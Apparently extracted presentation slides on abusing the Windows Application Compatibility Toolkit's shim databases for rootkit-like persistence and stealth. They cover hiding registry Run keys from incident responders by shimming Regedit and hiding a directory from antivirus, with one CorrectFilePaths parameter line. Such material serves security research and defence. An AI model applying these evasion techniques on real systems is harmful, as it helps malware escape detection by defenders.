


Implement a Rootkit with App Compat Toolkit!

- ▶ **ACT Components**

- ▶ Windows Compatibility Admin tool
- ▶ A compatibility database - AKA Shims
 - ▶ By default files end with .sdb extension
- ▶ Application Fixes
 - ▶ Where you apply changes to application behavior
 - ▶ Apply to a single executable
- ▶ Compatibility Modes - AKA Layers
 - ▶ Groups of fixes.
 - ▶ Fixes apply to child processes as well
- ▶ sdbinst.exe - Used to install / uninstall Shims





Move .SDB to
Target

Features Commonly Found in Rootkits

- ▶ Process Execution Redirection
- ▶ API Hooking
- ▶ Hiding in the File System
- ▶ Hiding in the Registry
- ▶ Disable Security Features of the OS
- ▶ Execute Backdoors



What can we do with ACT?

- ✓ Process Execution Redirection
- ✓ API Hooking
- ✓ Hiding in the File System
- ✓ Hiding in the Registry
- ✓ "Disable" Security Features of the OS
- ✓ Execute Backdoors




Hiding from Incident Responders

- ▶ Let's shim REGEDIT and hide registry keys from incident responders!
- ▶ The OS is NOT shimmed and still starts the programs in HKLM\... \Run keys
- ▶ Incident Responders using Regedit do not see the REAL keys, they see the keys we want them to see!




Hide a Directory from Antivirus!

- ▶ Use "CorrectFilePaths" application fix
- ▶ -a -u +GetCommandLine +RegSetValue +Win9xPath +LoadBitmap c:\temp;c:\Users



Process Execution Redirection




Shimming anything in \windows\system32


- ▶ Excludes "System32" processes from your shim (.sdb file) unless you specify the "/x" option when launching the AppCompat Admin tool
- ▶ You can also "include" files that are excluded by default
- ▶ "Compatibility Modes" (aka layers) can apply shims to all child processes of the shimmed process
- ▶ Shims are applied at launch (so kill all existing explorer instances)




Including Modules



